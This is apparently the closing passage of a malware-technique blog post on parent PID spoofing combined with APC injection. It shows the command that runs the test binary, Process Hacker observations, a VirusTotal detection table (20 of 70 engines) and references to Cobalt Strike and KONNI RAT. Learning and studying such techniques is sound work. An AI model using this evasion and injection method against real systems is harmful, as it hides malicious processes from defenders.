
```
.\hack.exe explorer.exe
```




Run Process Hacker and as you can see, `mspaint.exe` process successfully created (PID: `4720`):




And:





as you can see, parent process is 2876 which corresponds to explorer.exe, but current directory is Z:\2022-09-06-malware-tricks-23!

And what is in the process memory?



So everything is work perfectly :)

Actually I deceived you a little. in my example goes not just parent process spoofing. It's a combination of PPID spoofing and APC injection. Because I am also learning new things like you and sometimes you need to ask yourself questions and don't be afraid to experiment.

Let's go to upload `hack.exe` to VirusTotal:

The screenshot shows the VirusTotal interface for a file named 'hack.exe' (SHA256: 3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5). A circular gauge indicates that 20 out of 70 security vendors have flagged the file as malicious. The file is 892.00 KB and was uploaded on 2022-09-06 at 21:27:50 UTC. The analysis shows detections from various vendors, including Ad-Aware, Arcabit, Cybereason, Cynet, Emsisoft, GData, Ikarus, Microsoft, SentinelOne, Trellix, Acronis, and Alibaba.

Vendor	Detection	Signature	Confidence
Ad-Aware	⚠	Generic.ShellCode.F.8BF04253	ALYac
Arcabit	⚠	Generic.ShellCode.F.8BF04253	BitDefender
Cybereason	⚠	Malicious.242524	Cylance
Cynet	⚠	Malicious (score: 100)	Elastic
Emsisoft	⚠	Generic.ShellCode.F.8BF04253 (B)	eScan
GData	⚠	Generic.ShellCode.F.8BF04253	Google
Ikarus	⚠	Trojan.Win64.Agent	MAX
Microsoft	⚠	Trojan:Win32/Wacatac.B!ml	SecureAge APEX
SentinelOne (Static ML)	⚠	Static AI - Suspicious PE	Symantec
Trellix (FireEye)	⚠	Generic.mg.57f88b4490f3b7c0	VIPRE
Acronis (Static ML)	✅	Undetected	AhnLab-V3
Alibaba	✅	Undetected	Antiy-AVL

So, 20 of 70 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5/detection>

This technique is used in [Cobalt Strike](#) and [KONNI RAT](#). For example Cobalt Strike can spawn processes with alternate PIDs.

Originally this technique was introduced into the wider information security audience in 2009 by [Didier Stevens](#)

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[Didier Stevens: That Is Not My Child Process!](#)

[MITRE ATT&CK: Parent PID spoofing](#)

[Cobalt Strike](#)

[KONNI](#)

[CreateProcessA](#)

[Find process ID by name and inject to it](#)

[APC injection technique](#)

[source code in github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Source: <https://cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html>